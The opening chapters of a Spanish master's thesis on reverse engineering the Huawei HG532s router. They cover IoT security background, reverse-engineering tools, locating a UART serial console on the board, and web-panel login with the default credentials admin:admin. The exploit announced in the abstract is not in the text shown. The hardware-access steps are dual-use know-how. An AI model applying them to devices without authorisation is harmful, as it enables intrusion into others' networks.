UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Escuela Técnica Superior de Ingeniería Informática

Ingeniería inversa del enrutador HG532s

Trabajo Fin de Máster

Máster Universitario en Ciberseguridad y Ciberinteligencia

AUTOR/A: Arnau Ferrer, Vicente

Tutor/a: Ripoll Ripoll, José Ismael

Cotutor/a: Marco Gisbert, Héctor

CURSO ACADÉMICO: 2021/2022

Resumen

La seguridad en dispositivos de internet de las cosas es un problema continuo a día de hoy. El uso cotidiano de productos sin el adecuado nivel de protección ni tampoco de revisión de código pone en riesgo la seguridad de decenas de miles de sistemas, personas y organizaciones a diario. Además, de manera contraria a lo que se suele pensar, dispositivos más novedosos no implican mayor seguridad si no existe una gestión sólida de dichas fallas. En este documento se usan técnicas de análisis de seguridad y penetración, tanto físicas como lógicas, en un enrutador de red Huawei HG532s para extraer su soporte lógico inalterable (firmware), realizar sobre él ingeniería inversa con herramientas especializadas y descubrir vulnerabilidades en el mismo que puedan ser explotables. Como resultado de ello, se consigue realizar un ataque completo sobre el dispositivo, alcanzando ejecución de código y logrando un shell inverso, que permitiría a un atacante tener control total sobre el sistema. El presente documento, a su vez, presenta soluciones a la vulnerabilidad explotada, a la vez que también aporta posibles mejoras en el ciclo de vida del producto.

Palabras clave: ingeniería inversa, ejecución de comandos, IoT, vulnerabilidad, RCE, seguridad

Resum

La seguretat en dispositius d'internet de les coses és un problema continu hui dia. L'ús quotidià de productes sense l'adequat nivell de protecció ni de revisió de codi posa en risc la seguretat de desenes de milers de sistemes, persones i organitzacions cada dia. A més, contràriament al que hom sol pensar, els dispositius més nous no impliquen major seguretat si no existeix una gestió sòlida de les deficiències esmentades. En aquest document s'hi fan servir tècniques d'anàlisi de seguretat i de penetració, tant físiques com lògiques, en un encaminador de xarxa Huawei HG532s per tal d'extraure'n un suport lògic inalterable (firmware), realitzar-hi enginyeria inversa amb eines especialitzades i descobrir-ne vulnerabilitats que puguen ser explotables. Com a resultat d'açò, s'aconsegueix de dur a terme un atac complet sobre el dispositiu, assolir l'execució de codi i adquirir un shell invers, la qual cosa permetria a un atacant de tindre el control total sobre el sistema. Aquest document, al seu torn, presenta solucions a la vulnerabilitat explotada, alhora que aporta possibles millores en el cicle de vida del producte.

Paraules clau: enginyeria inversa, execució de comandaments, IoT, vulnerabilitat, RCE, seguretat

Abstract

Security with regard to Internet of Things devices keeps being a day-to-day problem. The daily use of unsecured and non-audited devices puts the privacy of thousands of systems, people and entities at risk. Moreover, and contrary to popular belief, newer devices do not imply higher degrees of security if existing vulnerabilities are not properly audited. In this document we use security analysis and penetration testing techniques, both software and hardware, on a Huawei HG532s router in order to dump its firmware and reverse engineer it with specialised tools, so we can discover exploitable vulnerabilities. As a result, we manage to build a full attack on the device, achieving code execution and launching a reverse shell, allowing sistem-wide control to an attacker. The following

document proposes solutions to the exploited vulnerability and brings possible life cycle upgrades for the device.

Key words: reverse engineering, command execution, IoT, vulnerability, RCE, security

Índice general

Índice de figuras

CAPÍTULO 1
Introducción

El Internet de las cosas, *Internet of Things* en inglés, se define como toda interconexión de dispositivos inteligentes y/o software que interactuan con el mundo que les rodea y entre ellos, bien en una red interna o a través de Internet [1, 2].

La expansión de esta infraestructura y su adopción a nivel cotidiano por parte de individuales, empresas y otras entidades viene de la mano del desarrollo de otras tecnologías relacionadas con el Internet de las cosas, como puedan ser las redes inalámbricas o los sistemas embebidos [3, 4, 5]. El avance en la potencia de cómputo en dispositivos cada vez más pequeños y la mejora en la interconexión de estos ha propiciado el surgimiento de aparatos inteligentes destinados a tareas concretas dentro de un entorno cotidiano, dotando a electrodomésticos de capacidades de comunicación, acercando dispositivos de seguridad de forma fácil y accesible a hogares y mejorando la conectividad y calidad de vida en contextos sanitarios [5, 6, 7].

Si bien se conocen, de manera común, como dispositivos de Internet de las cosas aquellos electrodomésticos inteligentes o aparatos de domótica en general, este término es lo suficientemente amplio como para abarcar otros dispositivos con cierta inteligencia y capacidades de pertenecer e incluso gestionar una red, como puedan ser enrutadores y otros elementos de red [2].

Su expansión también ha traído, sin embargo, problemas de seguridad asociados a los protocolos que estos dispositivos manejan de manera extensiva y a su diseño [8, 9]. Por ejemplo, el uso de dispositivos con vulnerabilidades o mal configurados en entornos sensibles o privados puede llevar a la filtración involuntaria de información privada, bien sea de una compañía o del día a día de una persona física [9, 10]. Similarmente, la información que estos dispositivos puedan manejar en su día a día puede verse interceptada por los propios fabricantes, usando esta información para fines propios, como mercadotecnia, o en contra del usuario en un juicio [9, 10, 11].

En este documento nos centraremos en un elemento de red, el enrutador Huawei HG532s, sobre el cual realizaremos ingeniería inversa a su soporte lógico inalterable para encontrar vulnerabilidades explotables que nos lleven a controlar la totalidad del dispositivo.

1.1 Motivación

El presente documento surge a raíz de la necesidad de concienciación, tanto a entidades como personas, de que los sistemas que disponen y usan de manera habitual no siguen, en muchos casos, prácticas de segurización de código, dejando a estos dispositivos a merced de un atacante que disponga de mínimos recursos para tomar su control.

De manera análoga a esta razón, la presión hacia los fabricantes por endurecer sus medidas de seguridad en dispositivos de Internet de las cosas, sistemas ciberfísicos y otros dispositivos embebidos en general también toma un papel fundamental en la creación de esta memoria y, junto con la necesidad de prevención al usuario final, son las razones principales que alimentan este documento.

1.2 Objetivos

El siguiente trabajo aporta, de manera pedagógica, una introducción a la ingeniería inversa para explicar de manera concisa vulnerabilidades en dispositivos reales y de uso diario. Por este motivo, uno de los objetivos principales será la explicación metodológica de cómo explotar un dispositivo de Internet de las cosas paso a paso, desde la fase más básica de inspección del aparato hasta la ejecución de código en el dispositivo. Debido a esto, se espera encontrar, ahondar y resolver problemas cotidianos en los puntos más importantes a la hora de llevar a cabo un esfuerzo de ingeniería inversa. De manera análoga, también se busca acercar esta modalidad de análisis a un público poco familiarizado con ella, proponiendo ejemplos prácticos a la vez que moderadamente intrincados que permitan la fácil comprensión de la materia a tratar. Por último, se espera tomar el control del enrutador a través del análisis de los diferentes elementos que lo componen y la explotación de vulnerabilidades encontradas fruto de este análisis, para demostrar la resiliencia de estos dispositivos frente a atacantes en un entorno real.

1.3 Estructura de la memoria

El documento de divide en cinco capítulos. El primero de ellos sirve como introducción al tema a tratar. En él se describen principios básicos y necesarios para entender la materia y se introducen herramientas de uso común, así como conceptos que nos permitirán ahondar de manera efectiva en los capítulos siguientes. El segundo capítulo introduce el elemento de red objetivo y piedra angular del documento. En él se exponen los diferentes componentes que posee, qué interfaces están presentes en el dispositivo y de qué maneras se puede interactuar con ellas. El tercer capítulo describe cómo obtener el soporte lógico inalterable del enrutador a través de una de las interfaces del dispositivo, a la vez que presenta un programa Python para optimizar esta extracción. El capítulo cuatro disecciona las diferentes partes del *firmware* extraído y muestra su contenido a alto nivel, inspeccionando ficheros de interés, binarios i bibliotecas. Del mismo modo, también realiza un análisis sobre los múltiples binarios del dispositivo para encontrar puntos vulnerables. El quinto y último capítulo describe el flujo de acciones tomadas desde que se encuentra una función vulnerable en el protocolo UPnP, pasando por explicar en profundidad cómo funciona este, hasta acabar desembocando en el desarrollo de un *exploit* completo que nos permite la ejecución de comandos a nivel de administrador.

CAPÍTULO 2

Introducción a la ingeniería inversa

2.1 Qué es la ingeniería inversa

La ingeniería inversa es todo aquel proceso de análisis que permita obtener información de un producto, bien sea físico o digital, que permita establecer con un alto grado de precisión qué funciones tiene, cómo realiza dichas funciones, de qué componentes dispone, cómo interactúan entre sí y, en menor medida, cómo ha sido fabricado. En el ámbito de productos digitales, la ingeniería inversa se puede realizar sobre el código fuente o sobre un binario, aunque el término se suele usar habitualmente cuando el análisis se realiza sobre el producto finalizado, sin capacidad de acceder al código original.

En el caso de programas informáticos o sistemas operativos, la ingeniería inversa se realiza sobre el propio binario mediante técnicas de decompilación y análisis de código ensamblador para averiguar las diferentes funciones disponibles y saber cómo manejan distintos eventos, desde montaje del sistemas de ficheros, pasando por lectura y escritura en disco hasta cómo se interpretan ciertos ficheros. En el caso de protocolos o API, este esfuerzo de *reversing* se realiza sobre las señales captadas entre emisor y receptor para lograr discernir con exactitud cómo se comunican dos dispositivos. La ingeniería inversa también se utiliza de manera extensiva en el ámbito de la explotación y segurización de sistemas informáticos, pues es posible descubrir fallos en la lógica de programas o errores en protocolos informáticos que permitan a un atacante introducir fallos en el sistema.

En este documento vamos a, en primer lugar, extraer el soporte lógico inalterable (*firmware*, en inglés) del dispositivo. En segundo lugar, vamos a realizar una exploración sobre este *firmware* para obtener ejecutables, bibliotecas y otro tipo de ficheros que nos sirvan para tener un mayor grado de conocimiento sobre el enrutador. Por último lugar, el análisis se realizará sobre los binarios encontrados en el paso anterior, de los cuales no disponemos código fuente, para lograr encontrar errores lógicos que nos permitan tener acceso de manera total o parcial al dispositivo en cuestión.

2.2 Qué es el *firmware*

El *firmware*, o en español soporte lógico inalterable, se conoce comúnmente como una pieza de código fuertemente enlazada con el soporte físico de un dispositivo, controlándolo directamente, desde el arranque y preparación de elementos a bajo nivel hasta, si fuera el caso, dejar listo en memoria volátil un sistema operativo complejo desde el cual el dispositivo pueda funcionar. Si bien actualmente la definición de *firmware* es muy amplia, el término va fuertemente enlazado con los dispositivos embebidos y de Internet de las Cosas, aunque todos los sistemas y sus componentes hoy en día poseen, en mayor

o menor medida, código que les permite realizar las funciones más básicas que también sería considerado *firmware*.

Si bien hay dispositivos con *firmware* en una sola imagen, donde una sola pieza de código controla todas las fases de arranque y funcionamiento, como pueda ser el caso de controladores de discos duros, memorias y otro tipo de componentes, a día de hoy existen multitud de sistemas embebidos cuyo arranque y normal funcionamiento se controla desde piezas de código claramente diferenciadas entre sí e imitando a un sistema de sobremesa, con cargador de arranque, *kernel* y sistema de ficheros. Esta aproximación permite establecer distintas etapas de arranque, muy útiles cuando se trata de depurar fallos lógicos o para segurizar estas diferentes etapas de manera encadenada. Encontramos ejemplos de este tipo de puesta en marcha en el ya obsoleto estándar BIOS (del inglés *Basic Input/Output System*, sistema de entrada/salida básico) y en su predecesor, el estándar UEFI (en inglés *Unified Extensible Firmware Interface*, interfaz de soporte lógico inalterable extensible unificada) [12, 13].

Por todo esto, el soporte lógico inalterable, o al menos la etapa de arranque del sistema, debe permanecer necesariamente en memoria no volátil para poder efectuar correctamente su función a través de pérdidas de corriente. No obstante, no toda pieza de código se encuentra en memoria externa. Es posible que parte del *firmware* se encuentre en memoria de solo lectura. Esto permitiría tener un mayor control del sistema, sobre todo en fases tempranas, pues no sería posible para el atacante medio poder modificar el comportamiento de esta pieza de código. No obstante, esto también conlleva a que cualquier modificación que se necesitase realizar sobre dicha parte del soporte lógico inalterable implique la sustitución completa de la memoria o el chip donde se encuentre esta.

2.3 Herramientas de ingeniería inversa conocidas

Existen muchas herramientas destinadas a decompilar binarios y analizar su comportamiento interno que nos pueden ayudar a realizar las tareas de ingeniería inversa. La gran mayoría de estas suelen ser de código abierto, aunque existen algunas en concreto que requieren de una subscripción anual para su uso. A continuación vamos a mostrar las más conocidas.

- **IDA**[1]: *IDA* es una herramienta de código cerrado de análisis de binarios desarrollada por Hex-Rays. Incluye desensamblador, *debugger* y decompilador propios, abarcando un gran número de arquitecturas. Actualmente posee tres modalidades de suscripción: *IDA Free*, su versión gratuita pero limitada, *IDA Home*, con importantes mejoras sobre la versión gratuita y *IDA Pro*, la versión completa de la herramienta.

- **Radare2**[2]: *Radare2* es una herramienta CLI de ingeniería inversa de código abierto. Inicialmente concebida como un editor de hexadecimal, ha evolucionado al largo de los años hasta convertirse en una herramienta modular de análisis de binarios. Posee desensamblador, *debugger* y herramientas de soporte para explotación binaria.

- **Ghidra**[3]: *Ghidra* es una herramienta gráfica de código abierto desarrollada por la Agencia Nacional de Seguridad de los Estados Unidos. Posee decompilador y desensamblador y, desde hace relativamente poco, también *debugger*.

[1] https://hex-rays.com/
[2] https://www.radare.org
[3] https://ghidra-sre.org/

A la hora de analizar, desensamblar y descompilar binarios, en este documento nos decantaremos por *Ghidra*, debido a que se trata de una herramienta de código abierto y con potentes herramientas secundarias, como gráficos de flujo del programa, detección de cadenas automática, soporte para múltiples arquitecturas y capacidad de añadir complementos.

CAPÍTULO 3
Exploración del enrutador HG532s

3.1 Componentes

En primer lugar vamos a realizar una inspección visual del dispositivo para discernir e identificar los diferentes componentes que posee, así como las maneras de interactuar con el sistema vía *hardware*. Como podemos ver en la Figura 3.2, una primera vista preliminar nos indica que todos los componentes importantes se sitúan en la parte superior de la placa base. En la parte inferior solo se visualizan conexiones de prueba, resistencias y capacitadores.



Figura 3.1: Parte superior del enrutador HG532S.

Se identifican los siguientes componentes:

Nº de parte	Función	Hoja de datos disponible	Número de leyenda
Ralink RT63365E	SoC (arquitectura MIPS)	No	1
Winbond W9425G6JH-5	DDR SDRAM	Sí [14]	2
Winbond 25Q64FVF1G	NOR FLASH	Sí [15]	3
Ralink RT5392L	Controlador WiFi SoC	No	4
Ralink RT63087N	Controlador ADSL SoC	No	5



Figura 3.2: Placa base del enrutador HG532S.

Además de estos componentes también se observa una tira de cinco conexiones de test en la parte derecha de la placa, entre dos capacitadores y un convertidor reductor síncrono marcado como modelo RT8284N, perteneciente a la manufacturadora Richtek. La existencia de una fila de puntos de test en una placa base nos hace sospechar que se pueda tratar de una interfaz de comunicación serie.



Figura 3.3: Fila de cinco puntos de prueba.

Para asegurar de que se trata de una interfaz serie, necesitaremos sondear los diferentes puntos de test por separado para entender su naturaleza. Si bien se puede hacer sin la necesidad de realizar soldadura, nos hemos decantado por esta técnica para acceder con mayor facilidad a los puntos de test y, si fuera necesario, poder conectar un analizador lógico a estos. Puesto que los puntos de test, por naturaleza, atraviesan por completo la placa base, procedemos a soldar la cabecera por la parte inferior, ya que la densidad de componentes es nula y corremos menos riesgo de dañar alguna conexión de la parte superior.



Figura 3.4: Soldado de una cabecera de pines en los puntos de prueba.

Con esto procedemos a medir los voltajes de cada uno de los pines con la placa conectada a una toma de corriente. Obtenemos que cuatro de ellos se encuentran en un estado alto, mientras que el restante es masa, comprobado con un test de continuidad a una de las masas del dispositivo.

Si esto fuera una conexión serie, deberíamos ver, en al menos uno de los pines, pulsos de tensión que indicarían transmisión de datos. El sondeo de estos cinco pines se podría realizar de manera sencilla con un osciloscopio, puesto en él veríamos de manera clara las líneas de VCC, masa, TX y RX. Debido a la falta de esta herramienta, decidimos tomar una aproximación más humilde y medir la variación del voltaje con un multímetro. La medición se realiza de manera similar, aunque esta acaba siendo menos cómoda debido a que en multímetros de rango bajo-medio no existe un histograma que nos permita visualizar estos cambios repentinos de manera precisa. No obstante, sí se observa oscilación en uno de los pines, con lo cual podemos intuir que se trata de TX. Para comprobarlo conectamos un convertidor de UART a USB FT232 como se observa a continuación en la Figura 3.5.

Para leer los datos que nos puedan llegar, nos conectamos al puerto */dev/ttyUSB0* que aparecerá al conectar el convertidor UART al ordenador y encendemos el enrutador. El mostrado de datos legibles por pantalla, nos indica que efectivamente se trata de una línea de trasmisión, como podemos observar en la Figura 3.6.

3.2 Interfaces

Existen varias maneras de interactuar con un dispositivo de Internet de las cosas dependiendo de su funcionalidad y objetivo. En el caso que nos incumbe, se observan tres posibles maneras de interactuar con él en primera instancia.

3.2.1. JTAG

JTAG son las siglas en inglés de *Joint Test Action Group*. Es un tipo de interfaz serie codificado por el mismo grupo que le da nombre y ha sido adquirido como estándar en



Figura 3.5: Conexión al ordenador mediante un convertidor UART a USB FT232.

el año 1990, bajo el código IEEE 1149.1-1990, y revisado el año 2001 bajo el código IEEE 1149.7-2001 [16, 17].

Este estándar sirve para el probado e interaccionado de sistemas físicos u otro tipo de sistemas embebidos. Usado de manera habitual en la línea de producción para detección de errores, también se usa en investigación para explorar el estado de la CPU, detener la ejecución de esta, leer registros o volcar datos desde memoria.

Hoy en día una gran parte de SoC y CPU de los dispositivos de Internet de las cosas disponen de una interfaz JTAG para comprobar errores en la fase de diseño, que luego acaba siendo eliminada u ocultada de la placa base cuando el dispositivo sale a producción por lo que, aunque no se aprecie ninguna instancia de este tipo de interfaz en el enrutador HG532s, no cabe descartar la posibilidad de que se encuentre ofuscada [18].

3.2.2. UART

UART son las siglas inglés de *Universal Asynchronous Receiver-Transmitter* (receptor-transmisor asíncrono universal). Se trata de un tipo de puerto para comunicación serie presente en múltiples micro-controladores [19, 20]. Su funcionamiento es parecido a la comunicación entre dos teletipos y hereda de estos algunas de sus características, como pueda ser su nivel alto por defecto en línea ociosa o el envío de datos bit a bit [21].

Para su funcionamiento más básico solo requiere de dos conexiones, una de entrada y otra de salida, habitualmente conocidas como RX para entrada (*receive*, en inglés) y TX para salida (*transmission*, en inglés). Los datos son enviados de manera estructurada, de bit menos significativo a más significativo, encapsulados por una secuencia de inicio y otra de final de transmisión. Para analizar los datos que le llegan al receptor, este usa un reloj interno para diseccionar secuencias de inicio, datos y finales de transmisión. No obstante, este reloj debe estar sincronizado con la velocidad de envío de datos del transmisor para poder analizar los datos adecuadamente.

Como hemos visto en la Sección 3.1 de este Capítulo, el enrutador HG532s posee una interfaz UART funcional.



Figura 3.6: Registro de texto de la fase de arranque del enrutador.

3.2.3. Interfaz web

El enrutador HG532s, al tratarse de un dispositivo de red, dispone de una interfaz web para configuración y pruebas básicas del aparato. La manera de entrar a la interfaz web consiste en conectarse a él mediante un cable de red o de manera inalámbrica mediante la red Wi-Fi que crea e introduciendo la IP local del enrutador, usualmente 192.168.1.1, en un navegador. La Figura 3.7 muestra la pantalla de identificación.



Figura 3.7: Pantalla de identificación de la interfaz web.

Ingresamos al panel de control con el usuario y contraseña por defecto que aparecen en el manual, *admin:admin*.

